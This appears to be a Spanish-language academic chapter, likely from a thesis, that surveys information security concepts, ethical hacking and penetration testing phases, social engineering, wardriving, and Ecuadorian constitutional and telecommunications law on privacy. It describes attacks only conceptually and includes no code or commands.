Para hablar de seguridad informática es de suma importancia conocer las bases que construyen a esta ciencia, siendo así, el núcleo de esta disciplina es el concepto de seguridad, el cual se establece en un estado de bienestar, implicando una ausencia de riesgo dado por la confianza que se deposita en alguien o algo, pudiendo así conceptualizar a la seguridad desde el tema disciplinario como una ciencia multidisciplinaria que evalúa y gestiona los riesgos a los que se expone un individuo, entorno, bien o servicio.

La seguridad se encuentra en una constante búsqueda de la gestión de riesgos, para de esta forma evitarlo, prevenirlo o tomar acción en caso de que se suscite dicho riesgo. Se definió que la seguridad podría ser catalogada como la ausencia de riesgo, la definición de este término involucra cuatro acciones que siempre están inmersas en cualquier asunto de seguridad como son (Romero, y otros, 2018):

- Prevención del riesgo
- Transferir el riesgo
- Mitigar el riesgo
- Aceptar el riesgo

Dichas acciones se deben considerar de manera obligatoria en caso de que el objetivo sea fortalecer la seguridad de algún activo en específico independientemente al área.

Ahora refiriéndose al área de informática solo se puede hablar de una verdadera seguridad si se satisface los requerimientos que la gestión de cualquier organización, los cuales son (Salazar, 2019):

- La integridad: Implica que la información únicamente sea cambiada por la persona con autorización para de esta manera garantizar la exactitud de esta, y a su vez asegurando su no alteración, pérdida o destrucción, ya sea de forma accidental o intencionada.
- La disponibilidad: Supone la posibilidad de acceso a la información siempre que se requiera (únicamente para el personal autorizado), sin fallas que imposibiliten su acceso.
- La confidencialidad: Refiere a que la información será accedida única y exclusivamente por el personal autorizado, así la información no termina en terceros que puedan utilizar dicha indagación en contra de la empresa.

Figura 1

Triada de la Seguridad

En la triada de la seguridad es importante mencionar la existencia del “no repudio” que ofrece protección de un usuario a otro que niegue posteriormente que realizó cierta

comunicación, ya sea la emisión o recepción de un mensaje (Gómez, Castro, & Guillén, 2014).


Amenazas de Seguridad

Entendiéndose por amenaza a una condición del entorno del sistema de información, ya sea una persona (cracker), máquina, etc. que, aprovechará cualquier oportunidad para propiciar una violación a dicha seguridad.

Se puede caracterizar las amenazas empleando un diagrama de flujo (**Figura 2**) en donde se muestra una fuente de información y un destinatario, así como el flujo que lleva el mensaje (Gómez, Castro, & Guillén, 2014).

Figura 2

Amenazas de la Seguridad



Las cuatro categorías generales de amenazas o ataques (**Figura 2**) son los siguientes:

- Interrupción: Es un ataque contra la disponibilidad haciendo que un recurso del sistema quede destruido o deje de estar disponible, ejemplo de esto puede ser la destrucción un elemento de hardware como un disco duro, un corte en una línea de comunicación o incluso deshabilitar del sistema en general.

- Intercepción: Supone un ataque contra la confidencialidad en cuestión, una entidad no autorizada, generalmente un cracker, programa o un ordenador, consigue acceso a un recurso, un claro ejemplo es cuando un tercero se encuentra a la escucha de una línea para registrar los datos que circulen por la red y realizar un respaldo de estos (intercepción de datos).

- Modificación: Es un ataque contra la integridad en donde una entidad no autorizada no solo consigue acceder a un recurso, sino que lo manipula para que llegue al destinatario con información adulterada.

- Fabricación: Es un ataque contra la autenticidad donde una entidad no autorizada inserta objetos falsificados al sistema, sin el envío previo de un mensaje por parte de un emisor perteneciente a la organización.

Metodología para mejorar la seguridad de la información

Tomando la triada de seguridad como punto de partida, la finalidad protegerla siempre en la medida de lo posible para lo cual se deberá llevar una metodología profesional, la cual llevada de una apropiada manera nos permitirá mejorar la seguridad de cualquier organización, minimizando por consiguiente la taza de éxito de cualquier ataque ejecutado dentro de la misma, lo que llevará a mitigar las pérdidas económicas. La metodología consiste en 5 pasos (Salazar, 2019):

Análisis de Riesgo

Esta fase se basa en el diagnóstico, para lo cual se irá en busca de tres objetivos, primero las vulnerabilidades, que son fallas que permitirían que la seguridad de la información se comprometa, ejemplo de ello podrían ser las no actualizaciones a tiempo provocando no poseer los últimos parches de seguridad haciendo propicio al sistema a sufrir algún error. Lo segundo serán las amenazas, siendo la circunstancia que permite la materialización del escenario en el que se cause una falla en la seguridad de la información, un ejemplo claro de ello sería alguna empresa competidora que esté en constante

búsqueda del sabotaje de la organización, por último, el riesgo, que es la probabilidad que una amenaza suceda desencadenando en un ataque al sistema.

Definir nivel aceptable de riesgo

A pesar de que algunos sistemas sean sumamente seguros no son 100% impenetrables por lo que ningún nivel de riesgo es cero, todo dependerá de la motivación, tiempo y recursos de el o los atacantes, por ello se deberá definir un nivel aceptable de riesgo, dicho nivel será aquel que si se llega a dar la circunstancia no cause pérdidas excesivas a la organización, por otro lado se deberá tomar en cuenta la probabilidad de materialización de la amenaza, ya que si supone un porcentaje sumamente inferior y la empresa no se encuentra en posibilidad de cubrir la vulnerabilidad que reduzca el riesgo a 0 podría considerar el no tomar acción, sin embargo, todo dependerá del contexto en el que se encuentre la empresa.

Diseñar formas de medición

Al existir muchas formas de comprometer la seguridad, no existe la posibilidad de medirlas bajo los mismos estándares por lo que es sumamente importante pensar en cual es el nivel de seguridad actual y su forma de medición, para obtener o no un margen de mejora.

Implementar contramedidas

Tomando como punto de partida del nivel aceptable de riesgo, se deberán implementar contramedidas tales sean firewalls, antivirus, capacitaciones, entre otros, para reducir el nivel de riesgo al que la empresa considere aceptable.

Evaluar constantemente

La seguridad debe ser considerada como una medicina para los sistemas por lo que se sus diagnósticos deben realizarse de manera periódica para asegurar que el nivel de riesgo se encuentre siempre en aceptable.

ITIL

ITIL, conocido por sus siglas Information Technology Infrastructure Library que traducido al español es Biblioteca de Infraestructura de Tecnologías de la Información es el marco de trabajo que está mayormente aceptado a nivel mundial para administrar cualquier servicio de TI (Tecnologías de la Información) siendo un conjunto de buenas prácticas que tienen por objetivo mejorar la prestación de un servicio de TI. ITIL permite a las empresas que los implementan ofrecer y gestionar servicios TI de forma eficiente, rentable y de calidad (ITIL® Foundation, 2019).

Practicas ITIL

Lo principal con la aplicación de prácticas es realizar una colaboración con las organizaciones para que éstas propicien un buen servicio de TI, optimizándolo y así cumpliendo con los convenios establecidos. Se encuentra dividido en 3 partes fundamentales, las cuales son:

- Prácticas de Gestión General. Su enfoque se encuentra en la aplicación en gestión de servicios.
- Prácticas de Gestión de Servicios. Se encuentra aplicada en empresas industriales en las cuales se trabaja con gestión de servicios.
- Prácticas de Gestión Técnica. Son aplicadas a fin de brindar soluciones de ámbito tecnológico enmarcadas en servicios de TI.

Sistema de valor del servicio ITIL

El sistema de valor del servicio de ITIL incluye todo lo necesario para crear valor en forma de servicios. Incentiva a cualquier proveedor de servicios a pensar en la posibilidad de trabajar juntos todos los diferentes componentes necesarios para brindar servicios a fin de ayudar a cocrear valor con los consumidores de dichos servicios.

Filosofías de Hacking

Comúnmente se habla de tres tipos de sombrero al mencionar filosofías del hacking (Salazar, 2019).

Sombrero Blanco

Este tipo de hacker es el que comúnmente se conocería como el bueno, el que, a pesar de tener las capacidades destructivas como cualquier otro, se dedica a proteger la información de sus clientes, realizando pruebas de penetración y análisis de vulnerabilidades únicamente previo a un contrato o autorización firmada, es conocido también como “hacker ético” debido a que cualquier actividad que realiza se encuentra dentro del marco de la ley, además de un estándar de ética.

Sombrero Gris

Se encuentra en constante debate, ya que no mantiene estándares de ética ni legales tal como lo haría un hacker de sombrero blanco, no obstante, su objetivo tampoco es el cometimiento de actos delictivos ya sea por robo de dinero o únicamente causar daño. Algunos de los hackers con mayor habilidad operan bajo este “sombrero” únicamente para probar sus habilidades o evidenciar fallos en la seguridad de una empresa en específico sin previo contrato, para posteriormente ofrecer sus servicios de mejora.

Sombrero Negro

Es el cibercriminal, el que tiene como principal objetivo comprometer la seguridad de la información de cualquier empresa para obtener dinero, poder, reputación, etc. Usualmente son personas con estudios avanzados, que utilizan su conocimiento y dinero para mejorar sus herramientas y habilidades de forma constante.

Hacking Ético

Término que define la acción de realizar pruebas de intrusión de forma metódica y controlada sobre un determinado sistema informático por parte de un consultor en seguridad informática específico, que actuará como cracker, con la finalidad de detectar las vulnerabilidades del sistema que se pretende auditar.

Estas pruebas se realizan en ambientes supervisados y es importante que dichas intrusiones no afecten a la disponibilidad del sistema informático del cliente, la evaluación y auditoria se debe ejecutar de acuerdo a los lineamientos de una metodología que permita

establecer un orden correcto en las actividades a ejecutar, optimizando recursos y tiempo, además de permitir dilucidar el alcance de la operación de auditoría de seguridad informática, incluyendo elementos como la modalidad de las pruebas, servicios adicionales, cronograma y cotización.

Fases del hacking

Tanto el hacker ético como el cracker realizan un orden lógico de pasos (**Figura 3**) al momento de penetrar cualquier sistema, a estos pasos agrupados se los denomina fases (Astudillo, 2016).

Habiendo un consenso generalizado entre las entidades y profesionales de seguridad informática, las fases son 5 en el siguiente orden:


1. Reconocimiento
2. Escaneo
3. Obtener acceso
4. Mantener acceso
5. Borrar huellas

Mencionadas fases se representan como un ciclo comúnmente denominado ciclo del hacking (**Figura 3**) enfatizando que el cracker posteriormente al borrado de huellas puede pasar desapercibido, no obstante, el auditor de seguridad informática al ejecutar un servicio de hacking ético varía su comportamiento de ejecución de las fases de la siguiente manera:


1. Reconocimiento
2. Escaneo
3. Obtener acceso
4. Escribir Informe
5. Presentar Informe

Figura 3

Fases del Hacking



Fuente: EC-Council



Fuente: EC-Council

Así el hacker ético difiere a partir del paso 4 del ciclo del hacking a fin de reportar sus hallazgos y realizar recomendaciones de remediación al cliente.

Tipos de Hacking

Hacking Ético externo

Tipo de pruebas de intrusión para auditoria de la seguridad informática que se realiza desde el internet público hacia la infraestructura informática del cliente que tiene conexión con la red pública, en este tipo de hacking ético la organización está expone sus servicios en internet de forma pública.

Hacking Ético Interno

Tipo de pruebas de intrusión para auditoría de la seguridad informática que se realizan en la red interna de la organización cliente, en este tipo el auditor realiza las pruebas desde el punto de vista de un empleado o cualquier asociado con acceso a la red corporativa de la organización, este tipo de Hacking Ético es determinante al considerar que la mayoría de ataques exitosos se concretan gracias a atacantes internos, siendo esta una realidad que comúnmente se ignora en seguridad informática, y se concentra recursos y esfuerzo en proteger solo el perímetro de acceso a la red interna corporativa.

Modalidades del Hacking

Black Box Hacking

Modalidad de Hacking ético estrechamente asociado a las pruebas de intrusión externas en la cual el cliente proporciona únicamente el nombre de la empresa, con el propósito de que el consultor desconoce la infraestructura corporativa. Se considera que esta modalidad representa con mayor precisión la realidad de un ataque, sin embargo, Es necesario invertir una mayor cantidad de tiempo y recursos, por lo cual representa el tipo de auditoría de seguridad más costoso, en esta modalidad es necesario realizar un análisis profundo de la relación entre el costo, el tiempo y el beneficio.

Gray Box Hacking

Modalidad que se usa para referirse a pruebas de tanto internas como externas, en esta modalidad de hacking ético el cliente proporciona información limitada sobre los equipos públicos que se busca auditar, es decir, el cliente proporciona un listado de datos como la dirección IP, las características de los equipos y sus funciones.

Cuando la modalidad de Gray Box Hacking es interna, el auditor recibe las credenciales de acceso de un empleado común y datos de configuración de la red local, sin embargo, no se revela la estructura de subredes empresariales, y el auditor solo tiene acceso a un punto de la red, desde el cual deberá analizar el entorno, de ser posible, escalar privilegios y recopilar las vulnerabilidades que existan en la red.

White Box Hacking

Esta modalidad también se conoce bajo el nombre de *hacking transparente*, y está especializado en pruebas internas, el auditor recibe la toda la información de la red de la organización y los equipos que la conforman, es decir, el auditor de seguridad recibe la información de un Gray Box Hacking y adicionalmente un listado detallado de los equipos que componen la red, servicios principales activos en la red, distribución de direcciones IP y subredes, etc. Por esta razón, la modalidad de *White Box Hacking* es la que permite optimizar tiempos y recursos.

Servicios de hacking

Ingeniería Social

Refiere a la obtención de información utilizando la manipulación de los usuarios como fuente, el hacker se hace con información confidenciales sabiendo de antemano que el eslabón más débil en la cadena de seguridad de la información son las personas (Astudillo, 2016).

Tomando en cuenta esto, puede resultar de suma facilidad la obtención de información incluso de sistemas en los que se haya tomado las precauciones del caso para proteger el perímetro de su red. Los ejemplos más comunes son: archivos maliciosos adjuntos en correos electrónicos falsos, contacto al personal del cliente pretendiendo ser un técnico del ISP, instalación de keyloggers durante una visita a la empresa fingiendo ser un cliente, entre otros.

Existen comúnmente 4 principales fallas humanas que permiten un ataque de ingeniería social (Salazar, 2019):

1. Todos quieren ayudar

   El humano como ser social, tiene la naturaleza de ayudar al que lo necesita, por lo que el ingeniero social aprovechará esa bondad y la usará en su contra.

2. El primer movimiento siempre es de confianza

   La primera interacción de una persona a pesar de que vivimos en un mundo cada vez más peligroso usualmente es asumir que el individuo con el que se interactúa no pretende hacer daño, por lo que esa “guardia baja” supone una oportunidad para el ingeniero social.

3. El poco gusto para decir “No”

   El ser humano tiende a sentir algo de culpa o negatividad al negarse a realizar algo, usualmente dado por la constante búsqueda de aprobación de otras personas, esto supone una vulnerabilidad que el ingeniero social no dudará en atacar.

4. El gusto de ser alabado

> Los individuos poseen un ego que gusta de ser alimentado constantemente, este comportamiento hace que se baje la guardia con mayor facilidad, esto es algo que los ingenieros sociales conocen bien y lo emplearán si encuentran una oportunidad de hacerlo.

Wardialing

En el inicio del internet, su acceso era dado principalmente a través de módems, así mismo las empresas comúnmente tenían un pool o grupo de estos dispositivos conectados a una central telefónica (PBX) para dar respuesta a las quien requiera acceso a la red local de la empresa. Todo era dado a través de un servidor de acceso remoto (RAS), el cual utilizaba un sistema de autenticación (nombre de usuario y clave) además de protocolos como SLIP o PPP, permitían que los usuarios autorizados se conectaran como si fuera una red local, teniendo acceso a los recursos compartidos de la empresa (Astudillo, 2016).

La seguridad en aquella época, sin embargo, no era considerada motivo de meditación para los administradores, por ello, muchos de esos módems no estaban ni mínimamente protegidos, lo que derivó en la gran utilidad de los primeros programas de wardialing. La finalidad de dicho software era marcar números de teléfono de manera consecutiva, en base al valor inicial proporcionado por el usuario, registrando aquellos en los cuales respondía existía respuesta de un módem en lugar de una persona; para así llamar manualmente a los números identificados y ejecutar comandos AT para acceder a dicho módem, propiciando ataques de fuerza bruta para vencer las claves puestas por el administrador de sistemas.

Actualmente a pesar de que el modo de conectase a Internet ha sufrido cambios, es un hecho que muchos administradores utilizan aún conexiones vía módem en el caso de que la red falle, en cuyo caso, no se debería descartar como un punto vulnerable de ingreso a la red del cliente.

Wardriving

Deriva de su antecesor el wardialing, pero enfocado en redes inalámbricas, entablando una guerra inalámbrica desde las inmediaciones de la organización cliente/víctima, usualmente con una portátil y una antena amplificadora de señal (Astudillo, 2016).

Su objetivo es detectar la presencia de redes inalámbricas pertenecientes al cliente, identificando vulnerabilidades que permitan el acceso al cracker.

Equipo robado

La finalidad de este tópico es comprobar si la empresa tomó medidas para precautelar su información, esta práctica es sumamente delicada por lo que es recomendable para el cliente realizar un respaldo previo a su ejecución (Astudillo, 2016).

Auditoría de seguridad física

A pesar de que la seguridad física se considera por muchos expertos como un tema independiente de las auditorías de hacking ético, existen organizaciones que se especializan en integrarla como parte del servicio (Astudillo, 2016).

Este tipo de auditoría entraña dificultades y riesgos de los que se debe ser conscientes a fin de evitar situaciones que pongan en peligro a las personas implicadas, pudiendo conllevar desde algo tan simple como realizar una inspección de personal del cliente con el llenado de formularios, algo más complicado como adentrarse en las instalaciones y colocar un dispositivo espía fingiendo ser un cliente perdido, hasta algo incluso más delicado como intentar burlar guardias armados e ingresar por otra entrada a las instalaciones.

Tipos de ataque

No todos los ataques son de la misma naturaleza, por ello es importante clasificarlos de manera en que se puedan identificar de una mejor manera.

Desde un punto de vista técnico se podrán clasificar en ataques al sistema operativo, aplicaciones, configuraciones y a protocolos (Benchimol, 2011).

Ataques al sistema operativo

Constituyen un clásico de la seguridad, haciendo que la búsqueda de cualquier falla se realice al propio sistema base de todo el resto del software con lo que se podrá explorar y tomar control del sistema en caso de que sea vulnerable.

De esta manera habrá dos líneas que se considera principales, los sistemas del tipo Windows y los sistemas del tipo Linux que derivan de UNIX. En el caso de los primeros, dada su masificación y simplicidad de acceso al núcleo del sistema, fueron objeto de ataque desde su origen, incluso sin contar con su código fuente. Por otro lado, en el caso de Linux, la situación podría ser peor, ya que se posee el código fuente, posibilitando al atacante detectar problemas también a nivel de código. Por ello, yendo en contra a lo que comúnmente se cree, la estadística de cantidad de vulnerabilidades de Windows no supera anualmente la de Linux, sino muchas veces, la diferencia ha radicado en la velocidad con la que las soluciones se presentaban en cada caso, con Linux en la delantera (Benchimol, 2011).

Ataques a las aplicaciones

Por razones obvias la variedad en este caso es por mucho más extensa. Existen una cantidad inconmensurable de software y programas de todo tipo y tamaño, disponibles en el mundo. Es de suponer que, entre tantos millones de líneas de código, se produzcan errores. En el caso de ataques a las aplicaciones, se considera también lo masivo de su uso. Por lo que cualquier programa manejado por millones de personas será mejor objetivo que uno que usan unos pocos. De esta manera las aplicaciones amplifican la superficie de ataque de un sistema, por lo que es recomendable en la medida de lo posible evitar la instalación de aplicaciones que no se requieran, y seguir el principio de seguridad que sugiere el minimalismo (Benchimol, 2011).

La idea de atacar la implementación de algo en lugar del software en sí mismo, aplica sin duda para este caso. Existen un sinnúmero de programas que realizan las mismas funciones, existiendo la única diferencia en que algunos podrían hacerlo de forma

tal que pudieran encontrarse fallos en dicha operatoria, comprometiendo, de esta manera, el software, y con éste el sistema completo.

Errores en configuraciones

Este caso aplica tanto en el sistema operativo como las aplicaciones, y constituyen de igual manera un punto sensible, debido a que a pesar de la gran seguridad que pueda poseer un software, una mala configuración puede facilitar la maleabilidad de este de una manera escandalosa. El peligro reside en ello, ni siquiera las herramientas de protección y seguridad son fiables en sí mismas solo por su función, provocando una falsa sensación de seguridad que puede llegar a ser muy grave (Benchimol, 2011).

El atacante tomará ventaja de las configuraciones estándares de un gran número de aplicaciones, equipos informáticos, dispositivos de red, etc. para utilizarlos como vía de entrada. Tomando como ejemplo que, si un programa se instala con ciertas credenciales de acceso por defecto y no son debidamente modificadas, cualquiera que pretenda acceder y las conozca puede hacerlo sin mayor problema. Se puede mencionar que gran parte de los problemas que se encuentran en los sistemas es debido a errores en las configuraciones. Un sistema bien configurado es, sin duda, mucho menos susceptible de ser vulnerado que uno que no lo está.

Errores en protocolos

Implica que, sin importar la implementación, sistema operativo, ni configuración, algo que se componga de dicho protocolo podrá ser afectado. Siendo tal vez el ejemplo más común el del TCP/IP (Transmission Control Protocol/ Internet Protocol), un grupo de protocolos tan efectivo y flexible, que, mantiene su vigencia y sigue siendo usada incluso después de más de tres décadas de existencia, sin embargo, el verdadero problema radicó que, en su momento, a principios de los años 70, su diseño no contemplaba aspectos de seguridad, por determinados motivos propios de su objetivo de utilización, y con toda razón. A pesar de ello, su uso se extendió a tal punto que comenzó a ser implementado para fines que no había sido pensado inicialmente, aunque de maneras que el propio esquema

permitía, esta situación convirtió al protocolo TCP/IP en una verdadera arma de doble filo (Benchimol, 2011).

Pentesting

Una prueba de intrusión o pentesting evalúa los niveles de seguridad de un sistema informático o red mediante la simulación, en un entorno controlado, de un ataque por parte de un usuario malicioso conocido comúnmente como hacker o cracker (Gonzáles, Sánches, & Soriano, 2013).

La prueba implica un proceso de análisis activo del sistema en busca de posibles vulnerabilidades desde la posición de un atacante potencial, implicando en su explotación activa. Su objetivo es determinar la viabilidad de un ataque y el impacto que éste genere a la organización en cuestión en caso de suscitarse con éxito. Debido a que las pruebas de penetración utilizan técnicas y herramientas que pueden ser restringidas por la ley, es imprescindible obtener un permiso formal para la realización de estas, dicho permiso deberá estar previamente acordado, organizado y plasmado en un documento físico firmado por ambas partes, estipulando las pautas a seguir.

Fases de una prueba de intrusión o penetración

Se debe considerar un orden correcto a la hora de realizar una prueba de intrusión, de no ser así, se puede dar lugar a problemas con el cliente que pide dicha auditoría, ya que existe la posibilidad de vulnerar sin previo permiso, derechos de la propiedad intelectual y privada de la organización. Las fases son las siguientes:

Reglas del juego: Alcance y términos de la prueba de intrusión

Las reglas del juego refieren a las normas que se rigen para cumplir con el pentesting en donde se deberá llegar a un acuerdo sobre objetivos del cliente, límites a los que se verán expuestos el equipo de auditores, ya que la información que estará a su disposición será totalmente confidencial. Todo deberá ser tomado en un documento firmado por ambas partes, plasmando la conformidad de los responsables.

Recolección de información

Siendo la primera etapa práctica, el equipo hará uso de técnicas como Footprinting, Fingerprinting, Google Hacking, entre otras para intentar obtener la mayor cantidad de información sobre la organización.

Se podría también realizar una búsqueda a través de redes sociales, ingeniería social a trabajadores de la empresa, entre otros. Esto llevará al auditor a conseguir una clara imagen del objetivo y su funcionamiento para así obtener una visión amplia de los tipos de controles de seguridad existentes y por consiguiente saber cuál es la mejor manera de propiciar un ataque a la víctima y extraer información de esta.

Análisis de vulnerabilidades

Una vez recolectada toda la información disponible en la red o mediante cualquier técnica pertinente, se procede a analizar y organizar los resultados para de esta manera descubrir brechas de seguridad o vulnerabilidades, realizando un modelado con toda la información extraída para planificar el método o vía de acción para el ataque, mismo que debe adaptarse a la situación.

Explotación de las vulnerabilidades

Basándose en la información recopilada anteriormente y fundamentándose en la experiencia adquirida se procede a vulnerar las barreras de seguridad que imponga la organización, dejando al descubierto cualquier brecha que permitirá al atacante externo hacerse con el control del sistema, sin embargo, es común que en esta etapa los auditores se percaten de errores a la hora de la recopilación de información.

Uno de los elementos más utilizados a la hora de querer tomar el control de un sistema en cuestión es el uso de exploits que son un conjunto de acciones, códigos o secuencias de comando, con los que se pretende aprovechar de las vulnerabilidades de un sistema cuyo fin es conseguir un comportamiento beneficioso para el atacante, o, en otras palabras, no deseado para la víctima.

No obstante, existe una gran diferencia entre ser un cracker y un hacker ético en este punto, ya que los auditores no se pueden dar el lujo de automatizar los exploits a todo el sistema debido a que deben asegurarse en todo momento de tener el control de las acciones realizadas, lanzando exploits únicamente si se dispone de la certeza de que se obtendrá un resultado positivo, en este caso la automatización no se considera una buena práctica ya que aunque resulta beneficioso en tiempo, casi nunca se conoce por completo lo que realiza cada exploit generando más daños que beneficios.

Postexplotación del sistema

Es una fase muy importante en la prueba de intrusión ya que al tener acceso al sistema o a una parte de este supone que se podrá acceder a otros equipos, para expandir el control sobre la organización, la técnica es comúnmente conocida como “pivoteo” que hace que el atacante “salte” de un equipo a otro con la intención de controlar toda la red corporativa

Generación de informes

Siendo la última fase, es considerada la parte más importante de la prueba ya que aquí es donde se le informa al cliente sobre las acciones realizadas y los resultados que se obtuvo en cada una de ellas, documentadas con capturas de pantalla, recopilación de rutas, etc.

Es recomendable documentar cada acción después de realizarla para no escatimar en detalles y de esta manera entregar un informe integro y que sea de mayor ayuda para la organización. El informe deberá incluir cada una de las tareas, técnicas y herramientas utilizadas, así como las formas en las que fueron utilizadas, el tipo de vulnerabilidades descubiertas y el nivel de gravedad que suponen para la seguridad de la empresa.

Ciberseguridad y la Legislación Ecuatoriana

Considerar la ciberseguridad dentro de la legislación ecuatoriana es también considerar la extensión de los derechos que gozan los ciudadanos y las limitaciones que existe al momento de establecer un marco de control sobre un espacio de libre acceso

como lo es internet, tal y como se estipula en el ***Art. 16*** de la constitución, "*Todas las personas, en forma individual o colectiva, tienen derecho a:*

1. *Una comunicación libre, intercultural, incluyente, diversa y participativa, en todos los ámbitos de la interacción social, por cualquier medio y forma, en su propia lengua y con sus propios símbolos.*
2. *El acceso universal a las tecnologías de información y comunicación.*
3. *La creación de medios de comunicación social, y al acceso en igualdad de condiciones al uso de las frecuencias del espectro radioeléctrico para la gestión de estaciones de radio y televisión públicas, privadas y comunitarias, y a bandas libres para la explotación de redes inalámbricas.*
4. *El acceso y uso de todas las formas de comunicación visual, auditiva, sensorial y a otras que permitan la inclusión de personas con discapacidad.*
5. *Integrar los espacios de participación previstos en la Constitución en el campo de la comunicación"* (CONSTITUCION DE LA REPUBLICA DEL ECUADOR [CRE], 2008).

Desde este primer artículo relacionado a las tecnologías de la comunicación, y por consecuencia, tecnologías de la información, podemos analizar que su uso y acceso en igualdad de condiciones constituye un derecho, ergo, cualquier forma de negación de acceso a estas tecnologías constituye también negar este derecho constitucional, el cuerpo legal ecuatoriano continúa nutriendo este derecho reconociendo y garantizando en el ***Art. 66*** *"El derecho a la protección de datos de carácter personal"* incluyendo dentro de estas garantías *"el acceso y la decisión sobre información y datos de este carácter (personal)"* concluyendo el ***numeral 19*** que *"La recolección, archivo, procesamiento, distribución o difusión de estos datos o información requerirán la autorización del titular o el mandato de la ley"* de forma más determinante y crítica, el **numeral 21** de este mismo **Art.66** sentencia *"El derecho a la inviolabilidad y al secreto de la correspondencia física y* ***virtual****"* misma que no puede ser "*retenida, abierta ni examinada, excepto en los casos previstos con la ley,* ***previa intervención judicial*** *… Este derecho protege cualquier otro tipo o forma de comunicación*" es decir, todo ciudadano ecuatoriano goza del derecho constitucional de sus

comunicaciones físicas, y para este caso hacemos énfasis en virtuales, con carácter reservado, tal y como estipula el numeral, examinar las comunicaciones de una persona, sin discriminación ni exclusiones, antes de conseguir la aprobación judicial de realizar dicho proceso, es un delito (CONSTITUCION DE LA REPUBLICA DEL ECUADOR [CRE], 2008).

También es importante considerar el panorama actual (al momento de escritura de este documento) respecto a las atribuciones y competencias exclusivas que tiene el estado sobre las telecomunicaciones y cualquier forma de comunicación en general, tal como lo estipula el ***Art. 261*** de la Constitución; En este contexto, es importante recordar la definición de telecomunicaciones existente en el ***Art. 5*** de la Ley Orgánica de Telecomunicaciones, donde encontramos que las telecomunicaciones son toda transmisión de información y dato de cualquier tipo, a través de medios electrónicos y tecnológicos, *"inventados y por inventarse",* sin considerar un régimen de exclusión por distancia, es decir, los dispositivos electrónicos como los celulares, computadores, televisiones, etc. forman parte angular dentro del concepto de las telecomunicaciones, sobre el cual el estado posee competencias exclusivas, y junto con el espectro radioeléctrico forman parte de los sectores estratégicos que reconoce el estado ecuatoriano, y de acuerdo al ***Art. 313:*** *"El Estado se reserva el derecho de administrar, regular, controlar y gestionar los sectores estratégicos, … y deberán orientarse al pleno desarrollo de los derechos y al interés social. Se consideran sectores estratégicos la energía en todas sus formas, las telecomunicaciones, …"* (CONSTITUCION DE LA REPUBLICA DEL ECUADOR [CRE], 2008), bajo esta consideración es determinante considerar partes críticas de la Ley Orgánica de Telecomunicaciones, respecto a la ciberseguridad.

Ley Orgánica de Telecomunicaciones

La ley orgánica de Telecomunicaciones del Ecuador tiene el objetivo de establecer un régimen general en los sectores estratégicos de las telecomunicaciones y del espectro radioeléctrico, reservando su capacidad y potestad de administrar, regular, controlar y gestionar todas las actividades relacionadas al establecimiento, instalación y uso de redes y

espectro radioeléctrico, garantizando que las personas naturales o jurídicas que realicen actividades en estos sectores estratégicos gocen de sus derechos y cumplas sus deberes respecto a la relación que existe entre los prestadores de servicios y los usuarios (LEY ORGÁNICA DE TELECOMUNICACIONES [LOT], 2015).

Los servicios públicos de telecomunicaciones están sujetos a principios de *"solidaridad, no discriminación, **privacidad**, acceso universal, transparencia, objetividad, proporcionalidad, uso prioritario para impulsar y fomentar **la sociedad de la información** y el conocimiento, …"* Tal y como se estipula en el ***Art. 4.- Principios*** de la Ley Orgánica de Telecomunicaciones (LEY ORGÁNICA DE TELECOMUNICACIONES [LOT], 2015).

De forma complementaria con los artículos estudiados previamente respecto a la privacidad en la Constitución, el ***Art. 22*** de la Ley Orgánica de Telecomunicaciones sentencia *"Los abonados, clientes y usuarios de servicios de telecomunicaciones tendrán derecho:*

...

*3. Al **secreto e inviolabilidad** de sus comunicaciones, con las excepciones previstas en las Ley.*

